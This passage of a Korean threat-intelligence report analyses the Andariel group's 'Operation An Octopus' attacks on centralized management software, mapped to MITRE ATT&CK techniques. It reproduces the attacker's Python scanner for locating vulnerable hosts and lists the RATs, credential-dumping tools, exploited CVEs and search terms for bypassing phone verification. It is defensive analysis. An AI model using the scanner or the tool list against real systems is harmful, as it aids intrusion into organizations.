TTPs #11: Operation An Octopus - 중앙 집중형 관리 솔루션을 노리는 공격전략 분석

최종 수정일	@June 24, 2024 3:53 PM
집필	김동욱 이슬기
감수	김광연 팀장 박용규 단장 이동근 본부장
contact	@88_ryank @s3ul_lee

▼ 개요

이 보고서에서는 안다리엘(Andariel) 그룹이 사용한 TTP(Tactis/Techniques/Procedure)에 대해 다룬다. 이 그룹은 라자루스(Lazarus) 그룹의 하위 조직으로 알려져 있으며, 국가 안보 위협, 기술 탈취, 금전적 이익 등 다양한 목적으로 활동하고 있다. 안다리엘은 국내에서 널리 사용되는 솔루션의 취약점을 찾아 활용하는 것에 능숙하며, 현재도 국내 기업들에 설치된 중앙 집중형 관리 솔루션을 공격 대상으로 삼고 있다. 파일 배포 기능이 포함된 자산 관리 솔루션부터 정보보안 솔루션에 이르기까지 다양한 소프트웨어의 제로데이 취약점을 빠르게 찾아내어 공격에 활용하는 전략은 안다리엘의 주요 특징이다.


이러한 트렌드 속에서 우리가 대응할 수 있는 가장 쉬운 방법은 외부에 노출된 관리 콘솔의 접근 제어, 즉 흔히 말하는 공격 표면 관리를 강화하는 것이다. 작년 6월부터 올해 상반기까지 안다리엘이 일으킨 사고를 다수 분석한 결과, 대부분 외부에 노출된 관리자 콘솔 포트를 통해 취약점 공격이 수행되었다. 안다리엘은 취약한 소프트웨어를 스캔하는 코드를 제작, 실행하여 손쉽게 침투할 수 있는 기업을 대상으로 공격을 진행했다.

하지만 최근 안다리엘의 공격 전략은 단순 스캔성 침투 방식을 넘어서, 다수의 고객사를 보유한 개발사의 공급망을 통해 악성코드를 배포하는 수준으로 진화했다. 이러한 사례를 통해 우리가 주목해야 할 점은 이번 오퍼레이션의 근본적인 문제가 서드파티 공급자 보안의 실패라는 점이다. 공급자 보안의 실패는 단일 시스템의 감염을 넘어서 다수의 고객사와 시스템을 동시에 위협할 수 있는 매우 심각한 문제를 야기할 수 있다. 이에 따라, 기업들은 서드파티 공급자의 보안 상태를 철저히 검토하고, 기업 내부에서 운영중인 서드파티 솔루션에 대한 모니터링 및 보안체계을 강화함으로써 안다리엘과 같은 공격 그룹의 침투를 사전에 차단하는 것이 중요하다.

우리는 안다리엘이 광범위하게 취약한 시스템을 스캔하며, 특정 목표 기업이 아닌 침투 가능한 모든 기업에 침입하는 행위를 보면서 문어(**Octopus**)를 떠올렸다. 이와 같은 이유로, 쌓여가는 다양한 오퍼레이션에서 어느 그룹이 수행했는지 즉시 확인할 수 있도록 Andariel의 "**An**"을 반영하여 이번 오퍼레이션을 "**Operation An Octopus**"라고 명명한다. 이번 사고조사에서는 한국인터넷진흥원, 경찰청 안보수사국, 국가사이버안보센터 등 여러 사이버 보안 전문 기관이 협력하여 진행했다.

한국인터넷진흥원은 이 보고서를 통해 **Operation An Octopus**에서 확인된 공격의 전체 과정을 방어자들이 이들의 공격 패턴을 이해하고, 이에 대응할 수 있도록 돕는 것을 목적으로 한다. 보고서는 안다리엘의 활동을 분석한 결과를 그들의 임대서버의 TTP와 침해사고 TTP를 구분하여 설명할 것이다. 이러한 구분은 공격자가 임대한 서버에서의 TTP와 실제 침해사고가 발생한 기업 내에서의 TTP를 분리하여, 방어자가 각각의 상황을 명확히 이해하고 구분할 수 있도록 하기 위함이다. 공격자 임대서버 TTP를 통해 공격자는 방어환경을 침투하기 위해 어떠한 노력을 기울이고 있는지 파악하여 방어자의 대응역량을 집중시킬 수 있을 것이며, 침해사고 TTP를 통해 기업 내부에서 공격이 어떻게 수행되는지 이해하여 단계별로 대응전략을 마련할 수도 있을 것이다.

▼ 공격자 임대서버 TTP




ID	Tactic	Techniques	sub-techniques	Description
T1595.003	Reconnaissance	Active Scanning	Wordlist Scanning	RDP 접속에 대한 무작위 대입공격
T1596.005	Reconnaissance	Search Open Technical Databases	Scan Databases	Shodan을 이용한 목표 기업 스캐닝

ID	Tactic	Techniques	sub-techniques	Description
T1595.002	Reconnaissance	Active Scanning	Vulnerability Scanning	Python 코드 제작을 통한 취약점 스캐닝
T1593.002	Reconnaissance	Search Open Websites/Domains	Search Engines	공격에 필요한 정보 검색
T1583.001	Resource Development	Acquire Infrastructure	Server	국내 호스팅 업체 서버를 임대해서 공격에 사용
T1583.002	Resource Development	Acquire Infrastructure	Virtual Private Server	Vultr VPS 사용
T1587.001	Resource Development	Develop Capabilities	Malware	원격제어 악성코드, 스캐닝 코드 등을 직접 개발 특히 Golang 기반 신종 악성코드 개발
T1587.002	Resource Development	Develop Capabilities	Exploits	국내 소프트웨어 제로데이 취약점에 대한 연구
T1588.001	Resource Development	Obtain Capabilities	Malware	공개된 악성코드를 공격에 사용
T1588.002	Resource Development	Obtain Capabilities	Exploits	공개된 취약점을 공격에 사용
T1588.006	Resource Development	Obtain Capabilities	Tool	공개된 도구를 사용
T1027.002	Defense Evasion	Obfuscated Files or Information	Encrypted/Encoded File	공격에 사용할 데이터를 보관하고 있는 드라이브를 암호화
T1041	Exfiltration	Exfiltration Over C2 Channel	-	피해서버에서 탈취한 자료를 임대서버의 웹경로에 업로드
T1567.002	Exfiltration	Exfiltration Over Web Service	Exfiltration to Cloud Storage	웹경로에 업로드된 자료를 DropBox에 업로드


Reconnaissance

Active Scanning: Wordlist Scanning


공격자는 이번 공격을 수행하기 위해 특정 국내 서버를 임대하였다. 이 임대 업체는 고객에게 서버를 제공할 때 특정한 패턴을 따르는 기본 RDP(Remote Desktop Protocol) 접속 비밀번호를 설정한다. 이러한 패턴을 알고 있던 공격자는 이를 이용하여 임대받은 서버의 IP 대역을 대상으로 무작위 대입 공격을 실행하였다.



임대서버의 기본 계정정보를 이용한 무작위 대입공격



공격자의 메일에서 발견된 임대서버의 기본 패스워드



무작위 대입공격에 사용된 Dictionary

Search Open Technical Databases: Scan Databases

공격자는 초기에 'Shodan'이라는 스캐닝 서비스 사이트를 사용하여 목표 기업의 정보를 수집했다. 이를 통해 목표 기업의 네트워크 구조, 보안 취약점, 사용 중인 기기 등의 정보를 파악하였다. 이 정보는 공격 계획을 세우는데 필요한 자료로 활용되었다. 그러나 Shodan 서비스만으로는 필요한 정보를 모두 수집하기 어려웠기 때문에, 공격자는 직접 스캐닝 코드를 개발하기도 하였다.

Active Scanning: Vulnerability Scanning


공격자는 국내의 소프트웨어 제품에 대한 제로데이 취약점을 다수 가지고 있음이 확인되었다. 이러한 취약점을 효과적으로 활용하기 위해, 공격자는 파이썬 프로그래밍 언어를 사용하여 스캐닝 코드를 작성하였다. 이 코드는 취약점을 가진 소프트웨어가 구동되고 있는 시스템을 찾아내는 역할을 수행한다.

```
import sys
import requests

def process_ip_list(ip_list_file, output_file):
    with open(ip_list_file, 'r') as file:
        for i, ip in enumerate(file, start=1):
            ip = ip.strip()  # 개행 문자 제거
            url = f"https://{ip}:8660/[제품명]/ServerRequest/Health
            try:
                response = requests.get(url, timeout=5, verify = F
                if "[제품명]" in response.text:
                    write_to_file(output_file, ip)
                    print(f"{i}. {ip} +++++")
                else:
```

```
                    print(f"{i}. {ip}")
            except requests.exceptions.RequestException as e:
                print(f"{i}. {ip}")

def write_to_file(file, content):
    with open(file, 'a') as f:
        f.write(content + '\n')

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print("Usage: python program.py ip_list_file output_file")
    else:
        ip_list_file = sys.argv[1]
        output_file = sys.argv[2]
        process_ip_list(ip_list_file, output_file)
```

Search Open Websites/Domains: Search Engines

공격자는 구글 검색 엔진을 활용하여 다양한 정보를 탐색하였다. 이 과정에서 영어와 한국어를 혼합하여 검색어를 입력하였다. 이는 공격자가 다양한 언어를 사용하여 정보를 수집하려 노력한 것으로 보인다. 또한 공격자의 브라우저 언어 설정이 중국어로 되어 있었는데, 이는 공격자가 중국어를 사용하는 지역에서 활동하거나 중국어를 이해할 수 있다는 점을 시사한다.



임대서버에서 사용한 브라우저

공격자가 사용한 검색어 중 일부는 네이버나 카카오톡 같은 국내 서비스의 휴대폰 인증을 우회하려는 시도를 보여준다. 또한, 그들이 일으킨 침해사고에 대한 분석 보고서를 검색하는 활동도 진행하고 있다. 이러한 검색 활동 분석을 통해 공격자의 관심사나 목표를 파악할 수 있다.

아래에는 공격자가 Chrome 브라우저를 통해 입력한 검색어들을 나열했다.

목적	검색어
네이버 가입을 위한 검색	네이버 폰인증하기 네이버 회원가입 방법 네이버 회원가입 시 인증번호 안 올 때 해결 네이버 휴대폰없이 가입 네이버 아이디 무제한으로 만드는 방법
카카오톡 가입을 위한 검색	kakaotalk logins
가상 번호를 사용하기 위한 검색	virtual SMS
침투한 서버 내에서 정보 검색	사내, 비번, 비밀번호, 정보, svn, 원격, 서버, 팀뷰어, 접근, 접속, 전산, 시스템, 사내망, 사내, ip, domain, 도메일, 패스워드, 인터넷, 계정
보안 블로그 접속	패스워드 파일로 위장하여 유포중인 악성코드- ASEC BLOG 자산관리 프로그램을 악용한 공격 정황 포착 (Andariel 그룹) - ASEC BLOG 20231101_kimsuky_OP.-Covert-Stalker.pdf
키로깅 방법 검색	how to keylog when logonui.exe is run

Resource Development

Acquire Infrastructure: Server

공격자는 국내 피해업체를 공격하고 데이터를 탈취하기 위해 국내 호스팅 업체의 서버를 임대하여 사용하였다.

공격자는 서버를 임대할 기업을 정할 때 신분노출을 최소화하기 위해 가상자산으로 결제 가능한 곳을 선정하였다.

Acquire Infrastructure: Virtual Private Server

공격을 수행하는 동안 실제 위치를 숨기기 위해 공격자들은 종종 가상사설서버(VPS)를 사용한다. 이번 사례에서도 공격자는 자신의 실제 IP 주소를 감추기 위해 VPS 서비스를 가입하고 사용한 흔적을 확인하였다. 분석 결과, 공격자는 주로 Vultr 호스팅 서비스를 이용하였음을 확인하였다.

1700	https://my.vultr.com/?···	Billing - Vultr.com
1702	https://my.vultr.com/deploy/	Deploy Servers - Vultr.com
1701	https://my.vultr.com/billing/	Billing - Vultr.com
1703	https://my.vultr.com/billing	Billing - Vultr.com
1704	https://my.vultr.com/referral/special/	Refer Us - Vultr.com
1705	https://my.vultr.com/referral/special	Refer Us - Vultr.com
1698	https://www.vultr.com/	SSD VPS Servers, Cloud Servers and Cloud Hosting - Vultr.com
1706	https://www.vultr.com/?ref=9336366-8H	SSD VPS Servers, Cloud Servers and Cloud Hosting - Vultr.com
1707	https://my.vultr.com/referral/special/#	Refer Us - Vultr.com
1708	https://my.vultr.com/?logout=1	Log In to your Vultr Account - Vultr.com
1709	https://my.vultr.com/	Log In to your Vultr Account - Vultr.com

Vultr 서비스 지불 로그


Develop Capabilities: Malware

공격자는 원격제어 악성코드, 취약점 스캐너, 무작위 대입 공격 코드 등 다양한 도구를 활용하여 공격을 수행하였다. 공격자는 이번 오퍼레이션을 수행하기 위하여 공개된 해킹도구를 사용함과 동시

에 기존에 사용하지 않았던 신종 악성코드를 개발, 활용하는 모습을 보였다. 특히 이전과 달리, 기존부터 활용하던 악성코드 대비 신종 악성코드를 사용하는 비율이 월등히 높은 모습을 보인다.

공격자는 C/C++, .NET 악성코드에 더하여 Golang으로 작성한 악성코드를 적극적으로 개발, 사용하고 있으며 그 비율은 더 높아지고 있다. 이는 Golang의 개발 편의성과 더불어 동일코드로 멀티 플랫폼 환경에서의 동작을 지원한다는 특수성으로 보인다. 따라서, 향후 리눅스나 맥 환경에서 동작하는 Golang 악성코드를 해당 공격그룹이 사용할 것이며, 공격타겟 또한 넓어질 것을 내포한다.

RDP(Remote Desktop Protocol) 캐시의 일부에서는 main.go라는 파일명의 코드를 개발 중인 모습을 확인하였다. 이는 공격자가 직접 코드를 개발하고 있음을 나타낸다.



main.go 코드 개발 정황

공격자들은 이러한 도구 개발을 위해 여러 자료를 참조하였다. 특히, Go 언어로 된 악성 코드를 개발하기 위해 공개된 GitHub 저장소를 참조하였으며, 제작한 악성 코드가 탐지되지 않도록 하기 위해 메모리에서 실행되는 기법에 대해 검색하였다.

GitHub - amenzhinsky/go-memexec: Run code from memory
go-memexec/cmd/memexec-gen at main · amenzhinsky/go-memexec · GitHub
go-memexec/cmd/memexec-gen/main.go at main · amenzhinsky/go-memexec · GitHub
go - Golang execute child process from binary data in memory - Stack Overflow

GitHub의 go-memexec 접속 기록

마찬가지로 공격자들은 효과적인 공격 수행을 위해 Dll Injection 기법에 대한 테스트를 진행하였다. 이 기법은 악성 코드를 대상 프로세스의 메모리 공간에 삽입하여 실행하는 방법으로, 공격자가 시스템을 더욱 깊숙히 조종할 수 있게 해준다.

file:///C:/Users/Default.WIN-KDFQNTVCM6K/Downloads/bad dll.cpp	Default
file:///C:/Users/Default.WIN-KDFQNTVCM6K/Downloads/bad dll.cpp	Default
file:///C:/Users/Default.WIN-KDFQNTVCM6K/Downloads/DLL Injection Test C .cpp	Default
file:///C:/Users/Default.WIN-KDFQNTVCM6K/Downloads/DLL Injection Test C .cpp	Default
file:///C:/Users/Default.WIN-KDFQNTVCM6K/Downloads/DLL Injection Test C#.cs	Default
file:///C:/Users/Default.WIN-KDFQNTVCM6K/Downloads/DLL Injection Test C#.cs	Default


DLL Injection 테스트 파일

Develop Capabilities: Exploits

해당 공격 그룹은 국내 소프트웨어의 제로데이 취약점에 대해 많은 연구를 진행하였다. 취약점 테스트의 대상이 된 소프트웨어는 주로 자산 관리 솔루션, 문서 관리 솔루션, 패치 관리 솔루션 등의 중

앙 집중형 관리 솔루션들이었다. 이런 솔루션들은 대부분 웹 기반의 UI를 가지고 있어, 침해한 서버로부터 소스 코드를 쉽게 확보할 수 있다. 따라서 공격자는 침투에 성공한 피해 기업으로부터 솔루션의 코드를 확보한 후, 임대 서버에 설치하여 취약점 테스트 및 개발을 진행할 수 있었다.

중앙 집중형 관리 솔루션은 내부 시스템들에 파일 배포 및 실행이 가능하여 악성코드의 내부 전파를 쉽게 할 수 있다. 따라서, 이러한 솔루션들이 더욱 주요한 공격 대상이었을 것이다.



중앙 집중형 관리 솔루션의 취약점 개발 과정

Obtain Capabilities: Malware

공격을 수행하기 위해 필요한 도구들이 각 임대서버에서 발견되었다. 이러한 도구들의 사용 목적은 다양하며, 원격제어부터 웹페이지 구축, 웹 침투 테스트, 네트워크 트래픽 모니터링, 코드 개발, 가상머신 운영 등의 기능을 수행하였다. 이렇게 공격자의 임대 서버에서 발견된 다양한 도구들은 공격자의 공격 방법론과 전략을 이해하는 데 중요한 단서를 제공한다.

도구	기능	로그에서 확인된 사용 목적
WebPageLogin_BruteForce	무작위 대입 공격	무작위 대입 공격에 사용
TITAN_PRIVAT	무작위 대입 공격	무작위 대입 공격에 사용
Massscan	무작위 대입 공격	무작위 대입 공격에 사용
AmmyRAT	원격제어	피해 시스템 제어에 사용
VenomRat	원격제어	피해시스템 제어에 사용
WarzoneRat	원격제어	피해시스템 제어에 사용
图形化渗透测试武器库 (Graphica Penetration Testing	모의해킹 도구	-

도구	기능	로그에서 확인된 사용 목적
Weapon Library)		
Xdecrypt	Netsarang Xshell에 저장된 Credential을 추출	-

Obtain Capabilities: Exploits

임대서버에서 발견된 공격자가 사용한 공개된 취약점 코드는 아래와 같다. 공격자들이 Windows용 소프트웨어와 Linux용 소프트웨어의 취약점을 모두 활용하고 있음으로써, 운영 체제를 구분하지 않고 다양한 시스템을 대상으로 공격하고 있다는 것을 알 수 있다.

도구	기능	로그에서 확인된 사용 목적
PrintSpoofer	Windows Print Spooler 서비스의 권한상승 취약점	피해 시스템 공격에 사용
CVE-2023-42793	JetBrains Teamcity에서 발생하는 원격 코드 실행 취약점	피해 시스템 공격에 사용
CVE-2023-27350	PaperCut MF 및 NG 소프트웨어에서 발행하는 원격 코드 실행 취약점	피해 시스템 공격에 사용
CVE-2021-40539	Zoho ManagerEngine ADSelfService Plus에서 발생하는 인증 우회 및 원격 코드실행 취약점	피해 시스템 공격에 사용
CVE-2023-38743	Zoho ManagerEngine ADManager Plus에서 발생하는 원격명령 실행 취약점	피해 시스템 공격에 사용
CVE-2023-41892	Craft CMS에서 발생하는 원격 코드 실행 취약점	피해 시스템 공격에 사용
CVE-2023-22515	Atlassian Confluence Data Center와 Server에서 발생하는 접근제어 취약점	피해 시스템 공격에 사용
CVE-2023-38408	OpenSSH의 ssh-agent 포워딩 기능에서 발생하는 원격 코드 실행 취약점	피해 시스템 공격에 사용

Obtain Capabilities: Tool

공격자 임대서버에서 발견된 도구는 아래와 같다.

도구	기능	로그에서 확인된 사용 목적
Sunlogin	원격제어	임대서버 제어에 사용
PSEXESVC	원격제어	피해시스템 제어에 사용
phpstudy	웹페이지 구축	-
xampp	웹페이지 구축	피해기업의 자료유출에 사용
Acunetix	웹 침투 테스트	-
Burp Suite Professional 2022 v3.6	웹 침투 테스트	-
WPS Office	중국 문서 프로그램	-

도구	기능	로그에서 확인된 사용 목적
Obsidian	마크다운 에디터	-
Typora	마크다운 에디터	-
Wireshark	네트워크 트래픽 모니터링	-
Proxifier	프록시	-
v2rayN	프록시	-
CCProxy	프록시	-
SharpReverseProxy	리버스 프록시	-
bore-v0.5.0	리버스 프록시	-
loclx	리버스 프록시	-
Visual Studio Code	코드 개발	-
VisualGet	매크로 개발	-
Navicat Premium 16	MySQL 관리	피해시스템 제어에 사용
VeraCrypt	디스크 암호화	임대서버 내에 있는 데이터 보호에 사용
Telegram	메신저	공격자끼리 연락에 사용 데이터 유출에 사용
QQ	메신저	공격자끼리 연락에 사용
EveryThing	파일 검색	-
Motrix	파일 다운로드 매니저	-
Internet Download Manager	파일 다운로드 매니저	-
VirtualBox	가상머신	취약점 테스트용 가상이미지 구동에 사용
go-memexec	메모리 실행 라이브러리	악성코드 제작에 사용
MemorySharp	메모리 편집 라이브러리	악성코드 제작에 사용
Protected Storage PassView	시스템에 저장중인 패스워드(브라우져)를 출력	-
Instant Messenger Password Recovery Tool	메신저 애플리케이션의 사용자 계정 비밀번호를 복구	-

Defense Evasion

Obfuscated Files or Information

